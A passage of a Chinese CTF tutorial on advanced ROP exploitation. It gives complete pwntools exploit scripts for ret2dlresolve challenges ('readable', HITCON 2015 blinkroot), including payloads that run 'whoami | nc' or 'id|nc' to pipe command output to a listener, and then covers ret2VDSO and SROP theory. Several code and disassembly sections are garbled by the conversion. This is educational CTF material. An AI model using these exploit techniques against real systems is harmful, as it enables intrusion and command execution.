rop +=p64(0x0000000000400590) +'a'\*16 # stack align

# return to the second instruction of read'plt

rop +=p64(0x4003E6)

# gdb.attach(io)

# pause()

for i in range(0,len(rop),16):

tmp = read16bytes(new\_stack+i,rop[i:i+16])

io.send(tmp)

57

# jump to the rop

payload = 'a'\*16

payload += p64(new\_stack-8)

payload += p64(0x400520) # leave ret

io.send(payload)

# send fake dynstr addr

io.send(p64(fake\_data\_addr))

# send fake dynstr section

io.send(dynstr)

# send "/bin/sh\x00"

io.send("/bin/sh\x00")

io.interactive()

58

59

60

61

62

63

64

65

66

67

68

69

70

46

47

48

49

50

51

52

53

54

55

56

方法 2 - 标准 ROP[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "2-rop)

这个方法比较取巧， 考虑到 read 函数很短， 而且最后会调用系统调用， 因此在 libc 的实现中会使用 syscall 指令， 而同时我们可以修改 read 的 got 表， 那如果我们把 [read@got.plt](mailto:read@got.plt) 修改为 syscall 的地 址， 同时布置好相关的参数， 即可执行系统调用 。这里我们控制 ROP 执行execve("/bin/sh",NULL,NULL) 

。

首先， 我们需要爆破来寻找 syscall 具体的地址， 我们可以考虑调用 write 函数来看是否真正执行了 syscall 指令



Plain Text 复制代码

|  |  |  |
| --- | --- | --- |
|  | | |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 |  | def bruteforce():  rop\_addr = elf.bss()  for i in range(0, 256):  io = process("./readable")  # modify read's got  payload = csu\_gadget(0, 1, elf.got["read"], 1, elf.got["read"], 0)  # jump to read again  # try to write ELF Header to stdout  payload += csu\_gadget(0, 1, elf.got["read"], 4, 0x400000, 1)  # gdb.attach(io)  # pause()  for j in range(0, len(payload), 16):  tmp = read16bytes(rop\_addr+j, payload[j:j+16])  io.send(tmp)  # jump to the rop  payload = 'a'\*16  payload += p64(rop\_addr-8)  payload += p64(0x400520) # leave ret  io.send(payload)  io.send(p8(i))  try:  data = io.recv(timeout=0.5)  if data == "\x7FELF":  print(hex(i), data)  except Exception as e:  pass  io.close() |
| 即我们控制程序输出 ELF 文件的头， 如果输出了， 那就说明成功了 。此外， 这里我们使用了 read 函数 的返回值来控制 rax 寄存器的值， 以便于控制具体想要执行哪个系统调用 。运行结果如下  Plain Text   复制代码 | | |

1 ❯ python exp .py

2 ('0x8f', '\x7fELF')

3 ('0xc2', '\x7fELF')

通过对比 libc.so 确实可以看到， 对应的偏移处具有

syscall

指令



Plain Text  复制代码

.text:000000000011018F syscall ; LINUX - sys\_read

.text:00000000001101C2 syscall ; LINUX - sys\_read

libc 的版本为

Plain Text  复制代码

❯ ./libc.so.6

GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1.2) stable release version 2.27.

需要注意， 不同 libc 的偏移可能不⼀样。

完整代码如下

Plain Text  复制代码



1 from pwn import \*

2 context.terminal = ["tmux", "splitw", "-h"]

3 context.log\_level = 'error'

4 elf = ELF("./readable")

5 csu\_first\_addr = 0x40058A

6 csu\_second\_addr = 0x400570

7

8

9 def read16bytes(targetaddr, content):

10 payload = 'a'\*16

11 payload += p64(targetaddr+0x10)

12 payload += p64(0x400505)

13 payload += content.ljust(16, "\x00")

14 payload += p64(0x600f00)

15 payload += p64(0x400505)

16 return payload

17

18

19 def csu\_gadget(rbx, rbp, r12, r13, r14, r15):

20 # rdx = r13

21 # rsi = r14

22 # rdi = r15d

23 # call [r12+rbx\*8]

24 # set rbx+1=rbp

25 payload = flat([csu\_first\_addr, rbx, rbp, r12, r13,

26 r14, r15, csu\_second\_addr], arch="amd64")

27 return payload

28

29

30 def bruteforce():

31 rop\_addr = elf.bss()

32 for i in range(0, 256):

33 io = process("./readable")

34 # modify read's got

35 payload = csu\_gadget(0, 1, elf.got["read"], 1, elf.got["read"], 0)

36 # jump to read again

37 # try to write ELF Header to stdout

38 payload += csu\_gadget(0, 1, elf.got["read"], 4, 0x400000, 1)

39 # gdb.attach(io)

40 # pause()

41 for j in range(0, len(payload), 16):

42 tmp = read16bytes(rop\_addr+j, payload[j:j+16])

43 io.send(tmp)

44 # jump to the rop

45 payload = 'a'\*16

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

payload += p64(rop\_addr-8)

payload += p64(0x400520) # leave ret

io.send(payload)

io.send(p8(i))

try:

data = io.recv(timeout=0.5)

if data == "\x7FELF":

print(hex(i), data)

except Exception as e:

pass

io.close()

def exp():

rop\_addr = elf.bss()

io = process("./readable")

execve\_number = 59

bin\_sh\_addr = elf.got["read"]-execve\_number+1

# modify the last byte of read's got

payload = csu\_gadget(0, 1, elf.got["read"], execve\_number, bin\_sh\_add

r, 0)

# jump to read again, execve("/bin/sh\x00")

payload += csu\_gadget(0, 1, elf.got["read"],

bin\_sh\_addr+8, bin\_sh\_addr+8, bin\_sh\_addr)

for j in range(0, len(payload), 16):

tmp = read16bytes(rop\_addr+j, payload[j:j+16])

io.send(tmp)

# jump to the rop

payload = 'a'\*16

payload += p64(rop\_addr-8)

payload += p64(0x400520) # leave ret

io.send(payload)

payload = '/bin/sh'.ljust(execve\_number-1, '\x00')+p8(0xc2)

io.send(payload)

io.interactive()

if \_\_name\_\_ == "\_\_main\_\_":

# bruteforce()

exp()

2015-hitcon-quals-blinkroot[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "2015-hitcon-quals-blinkroot)

简单看⼀下程序开的保护

Plain Text  复制代码



❯ checksec blinkroot

[\*] '/mnt/hgfs/ctf-challenges/pwn/stackoverflow/ret2dlresolve/2015-hitcon-quals-blinkroot/blinkroot'

Arch: amd64-64-little

RELRO: No RELRO

Stack: Canary found

NX: NX enabled

PIE: No PIE (0x400000)

发现程序开启了 Canary 保护。

程序的基本逻辑为

●

●

●

在 bss 指定位置处读取 1024 个字节

关闭标准输入， 标准输出， 标准错误输出。

然后可以在任意 16 字节对齐地址处设置 16 个字节， 其中低 8 字节固定为 0x10， 高 8 字节完全可 控。

显然这里是没有信息泄露的， 当然我们没有办法覆盖返回地址来控制程序的执行流 。但是既然程序没有 开启 RELRO 保护， 我们可以考虑修改 ELF 文件的字符串表 。同时我们观察到

Plain Text  复制代码



int \_\_cdecl \_\_noreturn main(int argc, const char \*\*argv, const char \*\*envp)

{

if ( recvlen(0, (char \*)&data, 0x400uLL) == 1024 )

{

close(0);

close(1);

close(2);

\*(\_\_m128 \*)((char \*)&data + data) = \_mm\_loadh\_ps(&dbl\_600BC8);

puts(s);

}

\_exit(0);

}



程序会执行 puts 函数， 而 puts 函数的具体地址为 data 变量偏移 0x10。

Plain Text  复制代码

1 .bss:0000000000600BC0

2 .bss:0000000000600BC0

main+B↑o

3 .bss:0000000000600BC0

...

4 .bss:0000000000600BC8

5 .bss:0000000000600BC8

main+5C↑o

6 .bss:0000000000600BD0

7 .bss:0000000000600BD0

main+72↑o

8 .bss:0000000000600BD0

public

data

dq ?

data

; double dbl\_600BC8

dbl\_600BC8 dq ?

; char s[1008]

s db 3F0h dup(?)

ends

\_bss

; DATA XREF:

; main+4D↑r

; DATA XREF:

; DATA XREF:

因此， 我们可以控制 s 为 /bin/sh， 同时控制字符串表中的 puts 函数为 system 函数， 那就可以调用 system 函数了 。然而， 理想很好， 但是， 我们发现

Plain Text  复制代码

1

2

3

LOAD:00000000006009E8

LOAD:00000000006009F8

LOAD:0000000000600A08

Elf64\_Dyn <5, 400340h> ; DT\_STRTAB

Elf64\_Dyn <6, 400280h> ; DT\_SYMTAB

Elf64\_Dyn <0Ah, 69h> ; DT\_STRSZ

字符串表并不是 16 字节对齐的， 因此不太行 。那我们尝试使用在开启 Partial RELRO 下的思路吧。

由于不能泄露地址信息， 所以我们可以采用伪造 linkmap 的思路， 即

● 利用题目提供的任意写的思路修改 linkmap 指向已经解析的地址

● 通过题目中接下来将要调用的 puts 函数来实现劫持控制流的目的

这里我们可以发现 linkmap 存储的地址为 0x600B48， 因此我们可以从 0x600B40 开始设置数据。



Plain Text  复制代码

1 .got.plt:0000000000600B40 \_GLOBAL\_OFFSET\_TABLE\_ dq offset \_DYNAMIC

2 .got.plt:0000000000600B48 qword\_600B48 dq 0 ; DATA XR

EF: sub\_4004D0↑r

此外， 需要注意的是 puts 函数在重定位表中的索引为 1 。因此， 在构造 linkmap 时需要注意。

Plain Text  复制代码

1 .plt:00000000004004F0 ; int puts(const char \*s)

2 .plt:00000000004004F0 \_puts proc near ; CODE XREF:

main+77↓p

3 .plt:00000000004004F0 jmp cs:off\_600B60

4 .plt:00000000004004F0 \_puts endp

5 .plt:00000000004004F0

6 .plt:00000000004004F6 ; ---------------------------------------------------

------------------------

push

.plt:00000000004004F6

.plt:00000000004004FB

7

8

1

sub\_4004D0

jmp

利用脚本如下

Plain Text  复制代码



1 from pwn import \*

2 context.terminal=["tmux","splitw","-h"]

3 io = process("blinkroot")

4 elf = ELF("blinkroot")

5 libc = ELF("./libc.so.6") 6

7 def ret2dlresolve\_with\_fakelinkmap\_x64(elf, fake\_linkmap\_addr, known\_funct ion\_ptr, offset\_of\_two\_addr):

8 '''

9 elf: is the ELF object

10

11 fake\_linkmap\_addr: the address of the fake linkmap 12

13 known\_function\_ptr: a already known pointer of the function, e.g., el f.got ['\_\_libc\_start\_main']

14

15 offset\_of\_two\_addr: target\_function\_addr - \*(known\_function\_ptr), wher

e

16 target\_function\_addr is the function you want to e

xecute

17

18 WARNING: assert \*(known\_function\_ptr-8) & 0x0000030000000000 != 0 as E LF64\_ST\_VISIBILITY(o) = o & 0x3

19

20 WARNING: be careful that fake\_linkmap is 0x100 bytes length 21

22 we will do \_dl\_runtime\_resolve(linkmap,reloc\_arg) where reloc\_arg=1 23

24 linkmap:

25 0x00: l\_addr = offset\_of\_two\_addr

26 fake\_DT\_JMPREL entry, addr = fake\_linkmap\_addr + 0x8

27 0x08: 17, tag of the JMPREL

28 0x10: fake\_linkmap\_addr + 0x18, pointer of the fake JMPREL

29 fake\_JMPREL, addr = fake\_linkmap\_addr + 0x18

30 0x18: padding for the relocation entry of idx=0

31 0x20: padding for the relocation entry of idx=0

32 0x28: padding for the relocation entry of idx=0

33 0x30: p\_r\_offset, offset pointer to the resloved addr

34 0x38: r\_info

35 0x40: append

36 resolved addr

37 0x48: r\_offset

38 fake\_DT\_SYMTAB, addr = fake\_linkmap\_addr + 0x50

39 0x50: 6, tag of the DT\_SYMTAB

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

0x58: known\_function\_ptr-8, p\_fake\_symbol\_table; here we can stil

l use the fake r\_info to set the index of symbol to 0

P\_DT\_STRTAB, pointer for DT\_STRTAB

0x68: fake a pointer, e.g., fake\_linkmap\_addr

p\_DT\_SYMTAB, pointer for fake\_DT\_SYMTAB

0x70: fake\_linkmap\_addr + 0x50

p\_DT\_JMPREL, pointer for fake\_DT\_JMPREL

0xf8: fake\_linkmap\_addr + 0x8

'''

plt0 = elf.get\_section\_by\_name('.plt').header.sh\_addr

linkmap = p64(offset\_of\_two\_addr & (2\*\*64 - 1))

linkmap += p64(17) + p64(fake\_linkmap\_addr + 0x18)

linkmap += p64(0)\*3

# here we set p\_r\_offset = fake\_linkmap\_addr + 0x48 - two\_offset

# as void \*const rel\_addr = (void \*)(l->l\_addr + reloc->r\_offset) and

l->l\_addr = offset\_of\_two\_addr

linkmap += p64((fake\_linkmap\_addr + 0x48 - offset\_of\_two\_addr)

& (2\*\*64 - 1)) + p64(0x7) + p64(0)

linkmap += p64(0)

linkmap += p64(6) + p64(known\_function\_ptr-8)

linkmap = linkmap.ljust(0x68, 'A')

linkmap += p64(fake\_linkmap\_addr)

linkmap += p64(fake\_linkmap\_addr + 0x50)

linkmap = linkmap.ljust(0xf8, 'A')

linkmap += p64(fake\_linkmap\_addr + 8)

return linkmap

# .got.plt:0000000000600B40 \_GLOBAL\_OFFSET\_TABLE\_ dq offset \_DYNAMIC

# .got.plt:0000000000600B48 qword\_600B48 dq 0

target\_addr = 0x600B40

data\_addr = 0x600BC0

offset = target\_addr-data\_addr

payload = p64(offset & (2\*\*64 - 1))

payload += p64(data\_addr+43)

payload += "whoami | nc 127.0.0.1 8080\x00"

payload +=ret2dlresolve\_with\_fakelinkmap\_x64(elf,data\_addr+len(payload), e


lf.got ["\_\_libc\_start\_main"],libc.sym["system"]-libc.sym["\_\_libc\_start\_mai

n"])

payload = payload.ljust(1024,'A')

# gdb.attach(io)

io.send(payload)



为伪造的 linkmap 的地址 。执行效果如下

需要注意这里的

Plain Text  复制代码

1 ❯ nc - l 127.0.0.1 8080

2 iromise

Plain Text  复制代码



io . interactive()

data\_addr+43

根据之前的介绍， 我们还可以伪造 l\_addr 为已解析函数的地址， st\_value 为已解析函数和目标函数之

间的偏移。

1 value = l->l\_addr + sym->st\_value

上面的这种方式为伪造 link\_map 的 l\_addr 为目标函数和已解析函数之间的偏移。

Plain Text  复制代码




1 0x600B80-->link\_map

2 0x600BC0-->data

3 0x600BC8-->data+8

4 0x600BD0-->data+16, args of puts

5 0x600BE8-->data+24

 .got .plt

的下方没多远就是 bss 段 data 的位置 。当我们控制 linkmap 的地址位于

这里， 由于

got 表附近时， 同时我们还需要利用 link\_map 的几个动态表指针， 偏移从 0x68 开始 。因此我们需要 仔细构造对应的数据 。这里我们选择伪造 link\_map 到 0x600B80。

因此， 我们可以控制的 puts 的参数的长度最大为 0x18。

Plain Text  复制代码



1 from pwn import \*

2 context.terminal = ["tmux", "splitw", "-h"]

3 io = process("blinkroot")

4 elf = ELF("blinkroot")

5 libc = ELF("./libc.so.6")

6

7

8 def ret2dlresolve\_with\_fakelinkmap\_x64(libc, fake\_linkmap\_addr, offset\_of\_ two\_addr):

9 '''

10 libc: is the ELF object 11

12 fake\_linkmap\_addr: the address of the fake linkmap 13

14 offset\_of\_two\_addr: target\_function\_addr - \*(known\_function\_ptr), wher e

15 target\_function\_addr is the function you want to e xecute

16

17 we will do \_dl\_runtime\_resolve(linkmap,reloc\_arg) where reloc\_arg=1 18

19 linkmap:

20 P\_DT\_STRTAB, pointer for DT\_STRTAB

21 0x68: fake a pointer, e.g., fake\_linkmap\_addr

22 p\_DT\_SYMTAB, pointer for fake\_DT\_SYMTAB

23 0x70: fake\_linkmap\_addr + 0xc0

24 fake\_DT\_JMPREL entry, addr = fake\_linkmap\_addr + 0x78

25 0x78: 17, tag of the JMPREL

26 0x80: fake\_linkmap\_add+0x88, pointer of the fake JMPREL

27 fake\_JMPREL, addr = fake\_linkmap\_addr + 0x88

28 0x88: padding for the relocation entry of idx=0

29 0x90: padding for the relocation entry of idx=0

30 0x98: padding for the relocation entry of idx=0

31 0xa0: p\_r\_offset, offset pointer to the resloved addr

32 0xa8: r\_info

33 0xb0: append

34 resolved addr

35 0xb8: r\_offset

36 fake\_DT\_SYMTAB, addr = fake\_linkmap\_addr + 0xc0

37 0xc0: 6, tag of the DT\_SYMTAB

38 0xc8: p\_fake\_symbol\_table; here we can still use the fake r\_info t

o set the index of symbol to 0

39 fake\_SYMTAB, addr = fake\_linkmap\_addr + 0xd0

40 0xd0: 0x0000030000000000

41 0xd8: offset\_of\_two\_addr

0xe0: fake st\_size

p\_DT\_JMPREL, pointer for fake\_DT\_JMPREL

0xf8: fake\_linkmap\_addr + 0x78

'''

linkmap = p64(fake\_linkmap\_addr)

linkmap += p64(fake\_linkmap\_addr+0xc0)

linkmap += p64(17) + p64(fake\_linkmap\_addr + 0x88)

linkmap += p64(0)\*3

# here we set p\_r\_offset = libc.sym["\_\_free\_hook"]-libc.sym["\_\_libc\_st

art\_main"]

# as void \*const rel\_addr = (void \*)(l->l\_addr + reloc->r\_offset) and

l->l\_addr = \_\_libc\_start\_main\_addr

linkmap += p64((libc.sym["\_\_free\_hook"]-libc.sym["\_\_libc\_start\_mai

n"]) & (2\*\*64 - 1)) + p64(0x7) + p64(0)

linkmap += p64(0)

linkmap += p64(6) + p64(fake\_linkmap\_addr + 0xd0)

linkmap += p64(0x0000030000000000) + \

p64(offset\_of\_two\_addr & (2\*\*64 - 1))+p64(0)

linkmap = linkmap.ljust(0xf8-0x68, 'A')

linkmap += p64(fake\_linkmap\_addr + 0x78)

return linkmap

# .got.plt:0000000000600B40 \_GLOBAL\_OFFSET\_TABLE\_ dq offset \_DYNAMIC

# .got.plt:0000000000600B48 qword\_600B48 dq 0

target\_addr = 0x600B40

data\_addr = 0x600BC0

offset = target\_addr-data\_addr

payload = p64(offset & (2\*\*64 - 1))

payload += p64(elf.got["\_\_libc\_start\_main"])

payload += "id|nc 127.0.0.1 8080\x00".ljust(0x18,'a')

payload += ret2dlresolve\_with\_fakelinkmap\_x64(libc, elf.got["\_\_libc\_start\_

main"], libc.sym["system"]-libc.sym["\_\_libc\_start\_main"])

payload = payload.ljust(1024, 'A')

# gdb.attach(io)

io.send(payload)

io.interactive()

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

需要注意的是，在伪造 linkmap 的时候，我们是从偏移 0x68 开始构造的，所以在最后对齐的时候设置 linkmap.ljust(0xf8-0x68, 'A')。



执行效果

Plain Text  复制代码

1 ❯ nc -l 127.0.0.1 8080

2 uid=1000(iromise) gid=1000(iromise) . . .

总结 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "_6)

|  |  |  |  |
| --- | --- | --- | --- |
|  | 修改 dynamic 节的内 容 | 修改重定位表项的位置 | 伪造 linkmap |
| 主要前提要求 | 无 | 无 | 无信息泄漏时需要 libc |
| 适用情况 | NO RELRO | NO RELRO, Partial RELRO | NO RELRO, Partial RELRO |
| 注意点 |  | 确保版本检查通过；确 保重定位位置可写；确 保重定位表项 、符号 表 、字符串表⼀⼀对应 | 确保重定位位置可写； 需要着重伪造重定位表 项 、符号表； |

总的来说， 与 ret2dlresolve 攻击最为相关的⼀些动态节为

* DT\_JMPREL
* DT\_SYMTAB
* DT\_STRTAB
* DT\_VERSYM

题目 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2dlresolve/" \l "_7)

●

●

●

pwnable.kr unexploitable

pwnable.tw unexploitable

0CTF 2018 babystack

● 0CTF 2018 blackhole

高级ROP2

## ret2VDSO

VDSO 介绍 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2vdso/" \l "vdso)

什么是 VDSO(Virtual Dynamically-linked Shared Object) 呢？ 听其名字， 大概是虚拟动态链接共享对 象， 所以说它应该是虚拟的， 与虚拟内存⼀致， 在计算机中本身并不存在 。具体来说， 它是将内核态的 调用映射到用户地址空间的库 。那么它为什么会存在呢？ 这是因为有些系统调用经常被用户使用， 这就 会出现大量的用户态与内核态切换的开销 。通过 vdso， 我们可以大量减少这样的开销， 同时也可以使 得我们的路径更好 。这里路径更好指的是， 我们不需要使用传统的 int 0x80 来进行系统调用， 不同的 处理器实现了不同的快速系统调用指令

● intel 实现了 sysenter， sysexit

● amd 实现了 syscall， sysret

当不同的处理器架构实现了不同的指令时， 自然就会出现兼容性问题， 所以 linux 实现了 vsyscall 接 ⼝ ， 在底层会根据具体的结构来进行具体操作 。而 vsyscall 就实现在 vdso 中。

这里， 我们顺便来看⼀下 vdso， 在 Linux(kernel 2.6 or upper) 中执行 ldd /bin/sh, 会发现有个名字 叫 linux-vdso.so.1(老点的版本是 linux-gate.so.1) 的动态文件, 而系统中却找不到它, 它就是 VDSO。 例如:

Plain Text  复制代码



1 ➜ ~ ldd /bin/sh

2 linux-vdso.so.1 => (0x00007ffd8ebf2000)

3 libc.so.6 => /lib/x86\_64-linux-gnu/libc.so.6 (0x00007f84ff2f9000)

4 /lib64/ld-linux-x86-64.so.2 (0x0000560cae6eb000)

除了快速系统调用， glibc 也提供了 VDSO 的支持, open(), read(), write(), gettimeofday() 都可以直接 使用 VDSO 中的实现 。使得这些调用速度更快 。 内核新特性在不影响 glibc 的情况下也可以更快的部 署。

这里我们以 intel 的处理器为例， 进行简单说明。



其中 sysenter 的参数传递方式与 int 0x80 ⼀致， 但是我们可能需要自己布置好 function prolog ( 32 位为例)

Plain Text  复制代码

1 push ebp

2 mov ebp,esp

此外， 如果我们没有提供 functtion prolog 的话， 我们还需要⼀个可以进行栈迁移的 gadgets， 以便于 可以改变栈的位置。

原理 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2vdso/" \l "_1)

待补充。

题目 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/ret2vdso/" \l "_2)

● Defcon 2015 Qualifier fuckup

基本介绍 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "_1)

SROP(Sigreturn Oriented Programming) 于 2014 年被 Vrije Universiteit Amsterdam 的 Erik Bosman 提出， 其相关研究 Framing Signals — A Return to Portable Shellcode 发表在 安全顶级会议 [Oakland 2014](http://www.ieee-security.org/TC/SP2014) 上， 被评选为当年的 [Best Student Papers](http://www.ieee-security.org/TC/SP2014/awards.html)

## 高级ROP3

其中， sigreturn 是⼀个系统调用， 在类 unix 系统发生 signal 的时候会被间接地调用。

signal 机制 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "signal)


signal 机制是类 unix 系统中进程之间相互传递信息的⼀种方法 。⼀般， 我们也称其为软中断信号， 或 者软中断 。比如说， 进程之间可以通过系统调用 kill 来发送软中断信号 。⼀般来说， 信号机制常见的步 骤如下图所示：



1. 内核向某个进程发送 signal 机制， 该进程会被暂时挂起， 进入内核态。

2. 内核会为该进程保存相应的上下文， 主要是将所有寄存器压入栈中 ， 以及压入 signal 信息 ， 以及

指向 sigreturn 的系统调用地址 。此时栈的结构如下图所示， 我们称 ucontext 以及 siginfo 这⼀ 段为 Signal Frame 。需要注意的是 ， 这⼀部分是在用户进程的地址空间的 。之后会跳转到注册过 的 signal handler 中处理相应的 signal 。因此， 当 signal handler 执行完之后， 就会执行sigreturn 代码。



对于 signal Frame 来说， 会因为架构的不同而有所区别， 这里给出分别给出 x86 以及 x64 的 sigcontext

○ x86



Plain Text  复制代码

1 struct sigcontext

2 {

3 unsigned short gs, \_\_gsh;

4 unsigned short fs, \_\_fsh;

5 unsigned short es, \_\_esh;

6 unsigned short ds, \_\_dsh;

7 unsigned long edi;

8 unsigned long esi;

9 unsigned long ebp;

10 unsigned long esp;

11 unsigned long ebx;

12 unsigned long edx;

13 unsigned long ecx;

14 unsigned long eax;

15 unsigned long trapno;

16 unsigned long err;

17 unsigned long eip;

18 unsigned short cs, \_\_csh;

19 unsigned long eflags;

20 unsigned long esp\_at\_signal;

21 unsigned short ss, \_\_ssh;

22 struct \_fpstate \* fpstate;

23 unsigned long oldmask;

24 unsigned long cr2;

25 };

○ x64

Plain Text  复制代码



1 struct \_fpstate

2 {

3 /\* FPU environment matching the 64-bit FXSAVE layout. \*/

4 \_\_uint16\_t cwd;

5 \_\_uint16\_t swd;

6 \_\_uint16\_t ftw;

7 \_\_uint16\_t fop;

8 \_\_uint64\_t rip;

9 \_\_uint64\_t rdp;

10 \_\_uint32\_t mxcsr;

11 \_\_uint32\_t mxcr\_mask;

12 struct \_fpxreg \_st[8];

13 struct \_xmmreg \_xmm[16];

14 \_\_uint32\_t padding[24];

15 };

16

17 struct sigcontext

18 {

19 \_\_uint64\_t r8;

20 \_\_uint64\_t r9;

21 \_\_uint64\_t r10;

22 \_\_uint64\_t r11;

23 \_\_uint64\_t r12;

24 \_\_uint64\_t r13;

25 \_\_uint64\_t r14;

26 \_\_uint64\_t r15;

27 \_\_uint64\_t rdi;

28 \_\_uint64\_t rsi;

29 \_\_uint64\_t rbp;

30 \_\_uint64\_t rbx;

31 \_\_uint64\_t rdx;

32 \_\_uint64\_t rax;

33 \_\_uint64\_t rcx;

34 \_\_uint64\_t rsp;

35 \_\_uint64\_t rip;

36 \_\_uint64\_t eflags;

37 unsigned short cs;

38 unsigned short gs;

39 unsigned short fs;

40 unsigned short \_\_pad0;


41 \_\_uint64\_t err;

42 \_\_uint64\_t trapno;

43 \_\_uint64\_t oldmask;

44 \_\_uint64\_t cr2;

45 \_\_extension\_\_ union



46 {

47 struct \_fpstate \* fpstate;

48 \_\_uint64\_t \_\_fpstate\_word;

49 };

50 \_\_uint64\_t \_\_reserved1 [8];

51 };

3. signal handler 返回后， 内核为执⾏ sigreturn 系统调用， 为该进程恢复之前保存的上下文， 其中 包括将所有压⼊的寄存器， 重新 pop 回对应的寄存器， 最后恢复进程的执⾏ 。其中， 32 位的 sigreturn 的调用号为 77， 64 位的系统调用号为 15。

攻击原理 [1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "_2)

仔细回顾⼀下内核在 signal 信号处理的过程中的⼯作， 我们可以发现， 内核主要做的⼯作就是为进程保 存上下文， 并且恢复上下文 。这个主要的变动都在 Signal Frame 中 。但是需要注意的是：

●

●

Signal Frame 被保存在用户的地址空间中， 所以用户是可以读写的。

由于内核与信号处理程序无关 (kernel agnostic about signal handlers)， 它并不会去记录这个 signal 对应的 Signal Frame， 所以当执⾏ sigreturn 系统调用时， 此时的 Signal Frame 并不⼀定 是之前内核为用户进程保存的 Signal Frame。

说到这里， 其实， SROP 的基本利用原理也就出现了 。下面举两个简单的例⼦ 。

获取 shell[1](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "shell)

首先， 我们假设攻击者可以控制用户进程的栈， 那么它就可以伪造⼀个 Signal Frame， 如下图所示， 这 里以 64 位为例⼦， 给出 Signal Frame 更加详细的信息



当系统执行完 sigreturn 系统调用之后， 会执行⼀系列的 pop 指令以便于恢复相应寄存器的值， 当执行 到 rip 时， 就会将程序执行流指向 syscall 地址， 根据相应寄存器的值， 此时， 便会得到⼀个 shell。

system call chains[¶](https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/advanced-rop/srop/" \l "system-call-chains)

需要指出的是， 上面的例子中， 我们只是单独的获得⼀个 shell 。有时候， 我们可能会希望执行⼀系列的 函数 。我们只需要做两处修改即可

● 控制栈指针。

